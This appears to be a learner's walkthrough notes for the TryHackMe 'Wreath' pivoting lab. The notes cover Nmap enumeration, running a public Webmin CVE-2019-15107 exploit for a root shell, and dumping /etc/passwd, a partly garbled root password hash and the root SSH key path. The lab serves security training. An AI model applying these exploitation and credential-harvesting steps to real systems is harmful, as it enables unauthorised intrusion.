Table of Contents

Overwiew


THM: Wreath (network)

Description:

Learn how to pivot through a network by compromising a public facing web machine and tunnelling your traffic to access other machines in Wreath's network. (Streak limitation only for non-subscribed users)

Task1

Task 1 Intro Introduction



Video

Wreath is designed as a learning resource for beginners with a primary focus on:
• Pivoting
• Working with the Empire C2 (**C**ommand and **C**ontrol) framework
• Simple Anti-Virus evasion techniques

The following topics will also be covered, albeit more briefly:
◇ Code Analysis (Python and PHP)
◇ Locating and modifying public exploits

◇ Simple webapp enumeration and exploitation

◇ Git Repository Analysis
◇ Simple Windows Post-Exploitation techniques

◇ CLI Firewall Administration (CentOS and Windows)
◇ Cross-Compilation techniques
◇ Coding wrapper programs
◇ Simple exfiltration techniques

◇ Formatting a pentest report

These will be taught in the course of exploiting the Wreath network.

This is designed as almost a sandbox environment to follow along with the teaching content; the focus will be on the above teaching points, rather than on initial access and privilege escalation exploits (contrary to other boxes on the platform where the focus is on the challenge).

Tools:

A zipfile containing the tools demonstrated throughout this room is attached to this task. That said, whilst these will work, it would be advisable to download the latest versions of the tools (as instructed by the tasks) during your progression through the content, rather than relying on the provided archive. The password for this zipfile is: `WreathNetwork`.

Videos:

@DarkStar7471 has kindly created a series of videos to accompany the teaching content in the Wreath network. Please use these as your first line of support! Writeups in the form of pentest reports will also be made available. The videos can be accessed directly from Dark's YouTube channel; however, each task in this room also contains a link to the relevant video.

Look for the "Play" button at the very bottom right of the screen:

This will update on a task-by-task basis so that it always points to the correct video.

Prerequisites:

This network is designed for beginners, but assumes basic competence in the Linux command line and fundamental hacking methodology. The ability to read and write a little code will also be useful. Any other required knowledge will be linked throughout the tasks. If you need help, please feel free to ask in the TryHackMe Discord -- there is a channel set up for this purpose in the help section there.

Conduct:

As this network is shared amongst a number of people, it goes without saying: please don't mess things up for others in the network. There are no password changes required in any of these tasks, and no files need deleted. At various stages in this network it will be necessary to upload files and tools to the remote box. Please upload these in the format: `toolname-username` (e.g. `socat-MuirlandOracle`, `shell-MuirlandOracle.aspx`, etc) to avoid overwriting work belonging to anyone else. In short, don't be a troll, be respectful, and have fun!

With that being said:- let's get started!

Task2

Task 2 Intro Accessing the Network


VideoBefore we get into the content, we need to know how to access the network.
Joining the network requires a 7 day streak or a subscription to TryHackMe. To limit the number of networks which have to stay active at any one point, network access will last for 10 days after joining, at which point you will be automatically be removed; however, rejoining does not require a streak so if you didn't manage to finish within the ten days, you are free to rejoin immediately and keep at it from where you left off. Progress will not be reset.

Whether you are using the AttackBox or a local machine to connect to the TryHackMe network, you will need to use OpenVPN with a connection pack specifically designed for this network.
If you are using a local machine then you will need to download a configuration pack from the Access page.
If you are a subscriber and are using the AttackBox then you will be able to find this connection pack in a directory on your desktop. This will be automatically connected when the AttackBox starts so **don't run the connection pack manually on the AttackBox if you are a subscriber.**

If you are not subscribed then you will need to download the connection pack as normal, copy and paste the contents into a file on the AttackBox, then connect as you would on a local VM.
Be aware that this is still a VPN (albeit with an automated startup sequence) on the AttackBox so you will need to use `ip a` to see your available IP addresses. Pick the one that starts with 10.50.x.x and use that for all reverse connections in the network.
Note: *You are encouraged to use your own VM when attacking the Wreath Network. The content in this room will be difficult to cover in the time available with a single AttackBox and the persistence of a local VM will be hugely advantageous. Equally, certain sections (such as the Empire section) will be very difficult to perform in the AttackBox. If you don't have a local Kali VM, pre-built versions can be found for VMware or VirtualBox; however, installing manually tends to be more reliable if you are comfortable doing so.*

Answer the questions below

On the access page, click on the "Network" tab, then select "Wreath" from the dropdown menu:



Note: *this will only appear if you have joined the room. If you are only viewing the room just now, click the "Join" button at the top right of this page!*
Click on the green download button on the access page and save the configuration pack somewhere on your local machine. If this does not work then you may have to click on the "Regenerate" button first, then give it ten seconds before attempting to download the pack.

Connecting to OpenVPN on Linux (using either Kali or the AttackBox) can be accomplished using the openvpn client.
To do this, from the same directory we saved the config in we use the command:
`sudo openvpn CONFIG_NAME.ovpn`

Obviously replacing the name of the config with the config that you downloaded. Wreath config packs follow a naming scheme of `USERNAME-wreath.ovpn`, so an example command might be:
`sudo openvpn MuirlandOracle-wreath.ovpn`


```
muri@augury:~$ sudo openvpn MuirlandOracle-wreath.ovpn
2021-01-30 15:51:15 DEPRECATED OPTION: --cipher set to 'AES-256-CBC' but missing in --data-ciphers (AES-256-GCM:AE
S-128-GCM). Future OpenVPN version will ignore --cipher for cipher negotiations. Add 'AES-256-CBC' to --data-ciphe
rs or change --cipher 'AES-256-CBC' to --data-ciphers-fallback 'AES-256-CBC' to silence this warning.
2021-01-30 15:51:15 OpenVPN 2.5.0 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [A
EAD] built on Oct 28 2020
2021-01-30 15:51:15 library versions: OpenSSL 1.1.1i  8 Dec 2020, LZO 2.10
2021-01-30 15:51:15 Outgoing Control Channel Authentication: Using 512 bit message hash 'SHA512' for HMAC authenti
cation
2021-01-30 15:51:15 Incoming Control Channel Authentication: Using 512 bit message hash 'SHA512' for HMAC authenti
cation
2021-01-30 15:51:15 TCP/UDP: Preserving recently used remote address: [AF_INET]52.208.36.85:1194
2021-01-30 15:51:15 Socket Buffers: R=[212992->212992] S=[212992->212992]
```

This should give you access to the Wreath network!

Without closing the connection, open a new terminal (`Ctrl + T` in most cases). This is the easiest way (technically speaking) to run the OpenVPN client in the background whilst still being able to use the CLI. If you are comfortable using a terminal multiplexer (e.g. Tmux) to create a connection in the background then doing so would be a more elegant solution.

Controlling the Network:


The network has three states: Running, Stopped, and Resetting.
The current state can be shown at the top right of the network box at the top of the page:



- Running means that the network is fully operational and can be connected to at will
- Stopped indicates that the network has gone to sleep. This happens when no one has pressed the "Extend"

button within a set time limit so as to prevent the network from being constantly running with no one using it. It can be restarted by pressing the "Start" button. This does *not* reset the network back to a clean copy, so anything stored on the targets should still be there
• Resetting indicates that the network is currently in the process of being wiped clean and resetting back to its default state. This can be used when something (or someone) has happened to one of the targets rendering it broken

The three buttons below the network map can be used to control this functionality:



◇ The "Start" button restarts the network once stopped
◇ The "Extend" button prevents the network from going to sleep. This button also contains a timer showing how long until the network shuts down

◇ The "Reset" button initiates a full wipe of the network. This requires a percentage of users in the network to click the button, thus preventing a single person from spamming resets

Finally, the "Network Uptime" field at the bottom right of the network map indicates how long the network has been awake for. This is not necessarily the time since the last reset.

Task3

Task 3 Intro Backstory

Video*Out of the blue, an old friend from university: Thomas Wreath, calls you after several years of no contact. You spend a few minutes catching up before he reveals the real reason he called:*
"So I heard you got into hacking? That's awesome! I have a few servers set up on my home network for my projects, I was wondering if you might like to assess them?"
You take a moment to think about it, before deciding to accept the job -- it's for a friend after all.
Turning down his offer of payment, you tell him:

Task4

Task 4 Intro Brief

VideoThomas has sent over the following information about the network:
There are two machines on my home network that host projects and stuff I'm working on in my own time -- one of them has a webserver that's port forwarded, so that's your way in if you can find a vulnerability! It's serving a website that's pushed to my git server from my own PC for version control, then cloned to the public facing server. See if you can get into these! My own PC is also on that network, but I doubt you'll be able to get into that as it has protections turned on, doesn't run anything vulnerable, and can't be accessed by the public-facing section of the network. Well, I say PC -- it's technically a repurposed server because I had a spare license lying around, but same difference.

From this we can take away the following pieces of information:
• There are three machines on the network
• There is at least one public facing webserver
• There is a self-hosted git server somewhere on the network
• The git server is internal, so Thomas may have pushed sensitive information into it

• There is a PC running on the network that has antivirus installed, meaning we can hazard a guess that this is likely to be Windows
• By the sounds of it this is likely to be the server variant of Windows, which might work in our favour

• The (assumed) Windows PC cannot be accessed directly from the webserver

This is enough to get started!
Note: *You are also encouraged to treat this Network like a penetration test -- i.e. take notes and screenshots of every step and write a full report at the end (especially if you're not already familiar with writing such reports). Keeping track of any files (e.g. tools or payloads) and users you create would also be a good idea. Reports will not be marked, but the act of writing them is good practice for any professional work -- or certifications -- you may do in the future. There will be more information on the actual report writing in the* `Debrief & Report` *task, but for now just focus on extensive notes and screenshots. If you are not already comfortable taking notes, have a look into CherryTree or Notion as hierarchical notetaking applications and focus on documenting every step of the process. This room is written in a way that encourages easy note taking, so note down your kill-chain as you go along, and take lots of screenshots! Reports can be submitted to the room as writeups (in the format specified in the questions ofÂ the* `Debrief & Report` *task) -- the first five high-quality writeups submitted to the room are featured here!*
◇ *CheckN8*
◇ *fil*
◇ *SefD*
◇ *M4t35Z*
◇ *IamNobody*

Task5

Task 5 Webserver Enumeration

Video**As with any attack, we first begin with the enumeration phase. Completing the Nmap room (if you haven't already) will help with this section.**
Thomas gave us an IP to work with (shown on the Network Panel at the top of the page). Let's start by performing a port scan on the first 15000 ports of this IP.
Note: *Here (and in general), it's a good idea to save your scan results to a file so you don't have to re-run the same scan twice.*

Answer the questions below

How many of the first 15000 ports are open on the target?
‘’’
4
‘’’

Perform a service scan on these open ports.

What OS does Nmap think is running?
‘’’
centos
‘’’

Okay, we know what we're dealing with.
Open the IP in your browser -- what site does the server try to redirect you to?
‘’’
https://thomaswreath.thm
‘’’

You will have noticed that the site failed to resolve. Looks like Thomas forgot to set up the DNS!
Add it to your hosts file manually. This can be accomplished by editing the `/etc/hosts` file on Linux/MacOS, or `C:\Windows\System32\drivers\etc\hosts` on Windows, to include the IP address, followed by a tab, then the domain name. **Note:** this *must* be done as root/Administrator.
It should look something like this when done, although the *IP address and domain name will be different*:
`10.10.10.10 example.thm`

Reload the webpage -- it should now resolve, but it will give you a different error related to the TLS certificate. This occurs because the box is not really connected to the internet and so cannot have a signed TLS certificate. In this instance it is safe to click "Advanced" -> "Accept Risk"; however, you should never do this in the real world.

In real life we would perform a "footprinting" phase of the engagement at this point. This essentially involves finding as much public information about the target as possible and noting it down. You never know what could prove useful!

Read through the text on the page. What is Thomas' mobile phone number?
‘’’
447821548812
‘’’

Let's have a look at the highest open port.

Look back at your service scan results: what server version does Nmap detect as running here?
‘’’
MiniServ 1.890 (Webmin httpd)
‘’’

Put your answer to the last question into Google.
It appears that this service is vulnerable to an unauthenticated remote code execution exploit!
What is the CVE number for this exploit?
‘’’
CVE-2019-15107
‘’’

We have everything we need to break into this machine, so let's get going!

T5 - Recon - Rustscan

Open 10.200.71.200:22
Open 10.200.71.200:80
Open 10.200.71.200:443
Open 10.200.71.200:3306
Open 10.200.71.200:10000
Open 10.200.71.200:47000

T5 - Recon - nmapinit.txt

```
# Nmap 7.91 scan initiated Tue Jun 22 12:07:20 2021 as: nmap -Pn -p 22,80,443,3306,8000,8100,10000,47000 -v -sC -sV -oN nmapinit.txt 10.200.71.200
Nmap scan report for example.thm (10.200.71.200)
Host is up (0.18s latency).

PORT      STATE  SERVICE       VERSION
22/tcp    open   ssh           OpenSSH 8.0 (protocol 2.0)
| ssh-hostkey:
|   3072 9c:1b:d4:b4:05:4d:88:99:ce:09:1f:c1:15:6a:d4:7e (RSA)
|   256 93:55:b4:d9:8b:70:ae:8e:95:0d:c2:b6:d2:03:89:a4 (ECDSA)
|_  256 f0:61:5a:55:34:9b:b7:b8:3a:46:ca:7d:9f:dc:fa:12 (ED25519)
80/tcp    open   http          Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1c
|_http-title: Did not follow redirect to https://thomaswreath.thm
443/tcp   open   ssl/http      Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)
| http-methods:
|   Supported Methods: HEAD GET POST OPTIONS TRACE
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1c
|_http-title: Thomas Wreath | Developer
| ssl-cert: Subject: commonName=thomaswreath.thm/organizationName=Thomas Wreath Development/-
stateOrProvinceName=East Riding Yorkshire/countryName=GB
| Issuer: commonName=thomaswreath.thm/organizationName=Thomas Wreath Development/-
stateOrProvinceName=East Riding Yorkshire/countryName=GB
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-06-22T07:30:04
| Not valid after:  2022-06-22T07:30:04
| MD5:   f59b 98a6 94a3 37e7 8e2d 04f6 3104 ea6e
|_SHA-1: 9d91 5816 9540 9721 506d abaa 1ec9 4ddb 4dc6 5139
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
3306/tcp  open   mysql?
| fingerprint-strings:
|   FourOhFourRequest, JavaRMI, LANDesk-RC, LDAPBindReq, NULL, RTSPRequest, SMBProgNeg, SSLSessionReq,
WMSRequest, X11Probe, afp, giop:
|_    Host 'ip-10-50-65-25.eu-west-1.compute.internal' is not allowed to connect to this MariaDB server
8000/tcp  closed http-alt
8100/tcp  closed xprint-server
10000/tcp open   http          MiniServ 1.890 (Webmin httpd)
|_http-favicon: Unknown favicon MD5: BAC253BFC8908D7A4AA486F13B7A2386
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
47000/tcp open   http          PHP cli server 5.5 or later
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: 404 Not Found
1 service unrecognized despite returning data. If you know the service/version, please submit the following
fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port3306-TCP:V=7.91%I=7%D=6/22%Time=60D20ABA%P=x86_64-pc-linux-gnu%r(NU
SF:LL,68,"d\0\0\x01\xffj\x04Host\x20'ip-10-50-65-25\.eu-west-1\.compute\.i
SF:nternal'\x20is\x20not\x20allowed\x20to\x20connect\x20to\x20this\x20Mari
SF:aDB\x20server")%r(RTSPRequest,68,"d\0\0\x01\xffj\x04Host\x20'ip-10-50-6
SF:5-25\.eu-west-1\.compute\.internal'\x20is\x20not\x20allowed\x20to\x20co
SF:nnect\x20to\x20this\x20MariaDB\x20server")%r(SSLSessionReq,68,"d\0\0\x0
SF:1\xffj\x04Host\x20'ip-10-50-65-25\.eu-west-1\.compute\.internal'\x20is\
SF:x20not\x20allowed\x20to\x20connect\x20to\x20this\x20MariaDB\x20server")
SF:%r(SMBProgNeg,68,"d\0\0\x01\xffj\x04Host\x20'ip-10-50-65-25\.eu-west-1\
SF:.compute\.internal'\x20is\x20not\x20allowed\x20to\x20connect\x20to\x20t
```

SF:his\x20MariaDB\x20server")%r(X11Probe,68,"d\0\0\x01\xffj\x04Host\x20'ip
SF:-10-50-65-25\.eu-west-1\.compute\.internal'\x20is\x20not\x20allowed\x20
SF:to\x20connect\x20to\x20this\x20MariaDB\x20server")%r(FourOhFourRequest,
SF:68,"d\0\0\x01\xffj\x04Host\x20'ip-10-50-65-25\.eu-west-1\.compute\.inte
SF:rnal'\x20is\x20not\x20allowed\x20to\x20connect\x20to\x20this\x20MariaDB
SF:\x20server")%r(LDAPBindReq,68,"d\0\0\x01\xffj\x04Host\x20'ip-10-50-65-2
SF:5\.eu-west-1\.compute\.internal'\x20is\x20not\x20allowed\x20to\x20conne
SF:ct\x20to\x20this\x20MariaDB\x20server")%r(LANDesk-RC,68,"d\0\0\x01\xffj
SF:\x04Host\x20'ip-10-50-65-25\.eu-west-1\.compute\.internal'\x20is\x20not
SF:\x20allowed\x20to\x20connect\x20to\x20this\x20MariaDB\x20server")%r(Jav
SF:aRMI,68,"d\0\0\x01\xffj\x04Host\x20'ip-10-50-65-25\.eu-west-1\.compute\
SF:.internal'\x20is\x20not\x20allowed\x20to\x20connect\x20to\x20this\x20Ma
SF:riaDB\x20server")%r(WMSRequest,68,"d\0\0\x01\xffj\x04Host\x20'ip-10-50-
SF:65-25\.eu-west-1\.compute\.internal'\x20is\x20not\x20allowed\x20to\x20c
SF:onnect\x20to\x20this\x20MariaDB\x20server")%r(afp,68,"d\0\0\x01\xffj\x0
SF:4Host\x20'ip-10-50-65-25\.eu-west-1\.compute\.internal'\x20is\x20not\x2
SF:0allowed\x20to\x20connect\x20to\x20this\x20MariaDB\x20server")%r(giop,6
SF:8,"d\0\0\x01\xffj\x04Host\x20'ip-10-50-65-25\.eu-west-1\.compute\.inter
SF:nal'\x20is\x20not\x20allowed\x20to\x20connect\x20to\x20this\x20MariaDB\
SF:x20server");

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done at Tue Jun 22 12:08:19 2021 -- 1 IP address (1 host up) scanned in 58.44 seconds

Task6

Task 6 Webserver Exploitation

In the previous task we found a vulnerable service[1][2] running on the target which will give us the ability to execute commands on the target.
The next step would usually be to find an exploit for this vulnerability. There are often exploits available online for known vulnerabilities (and we will cover searching for these in an upcoming task!), however, in this instance, an exploit is provided here.
Start by cloning the repository. This can be done with the following command:
`git clone https://github.com/MuirlandOracle/CVE-2019-15107`

This creates a local copy of the exploit on our attacking machine. Navigate into the folder then install the required Python libraries:
`cd CVE-2019-15107 && pip3 install -r requirements.txt`

If this doesn't work, you may need to install pip before downloading the libraries. This can be done with:
`sudo apt install python3-pip`

The script should already be executable, but if not, add the executable bit (`chmod +x ./CVE-2019-15107.py`).
Never run an unknown script from the internet! Read through the code and see if you can get an idea of what it's doing. (Don't worry if you aren't familiar with Python -- in this case the exploit was coded by the author of this content and is being run in a lab environment, so you can infer that it isn't malicious. It is, however, good practice to read through scripts before running them).

Once you're satisfied that the script will do what it says it will, run the exploit against the target!
`./CVE-2019-15107.py TARGET_IP`

[1] https://sensorstechforum.com/cve-2019-15107-webmin/
[2] https://www.webmin.com/exploit.html

Answer the questions below

Run the exploit and obtain a pseudoshell on the target!

Which user was the server running as?
‘’’
root
‘’’

Success! We won't need to escalate privileges here, so we can move on to the next step in the exploitation process. Before we do though: nice though this pseudoshell is, it's not a full reverse shell.
Get a reverse shell from the target. You can either do this manually, or by typing shell into the pseudoshell and following the instructions given.

Optional: Stabilise the reverse shell. There are several techniques for doing this detailed here.

Now for a little post-exploitation!
What is the root user's password hash?
‘’’
6i9vT8tk3SoXXxK2P$HDIAwho9FOdd4QCeclJKwAwwh8Hwl.BdsbMOUAd3X/chSCvrmpfy.-5lrLgnRVNq6/6g0PxK9VqSdy47/qKXad1::0:99999:7:::
‘’’

You won't be able to crack the root password hash, but you might be able to find a certain file that will give you consistent access to the root user account through one of the other services on the box.
What is the full path to this file?
‘’’
/root/.ssh/id_rsa
‘’’

Download the key (copying and pasting it to a file on your own Attacking Machine works), then use the command `chmod 600 KEY_NAME` (substituting in the name of the key) to obtain persistent access to the box.

T6 - XP - CVE-2019-15107

XP Source: https://github.com/MuirlandOracle/CVE-2019-15107

T6 - POST - getting info

/etc/passwd

root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:65534:65534:Kernel Overflow User:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
systemd-coredump:x:999:997:systemd Core Dumper:/:/sbin/nologin
systemd-resolve:x:193:193:systemd Resolver:/:/sbin/nologin
tss:x:59:59:Account used by the trousers package to sandbox the tcsd daemon:/dev/null:/sbin/nologin
polkitd:x:998:996:User for polkitd:/:/sbin/nologin
libstoragemgmt:x:997:995:daemon account for libstoragemgmt:/var/run/lsm:/sbin/nologin
cockpit-ws:x:996:993:User for cockpit web service:/nonexisting:/sbin/nologin
cockpit-wsinstance:x:995:992:User for cockpit-ws instances:/nonexisting:/sbin/nologin
sssd:x:994:990:User for sssd:/:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
chrony:x:993:989::/var/lib/chrony:/sbin/nologin
rngd:x:992:988:Random Number Generator Daemon:/var/lib/rngd:/sbin/nologin
twreath:x:1000:1000:Thomas Wreath:/home/twreath:/bin/bash
unbound:x:991:987:Unbound DNS resolver:/etc/unbound:/sbin/nologin
apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin
nginx:x:990:986:Nginx web server:/var/lib/nginx:/sbin/nologin
mysql:x:27:27:MySQL Server:/var/lib/mysql:/sbin/nologin

/etc/shadow

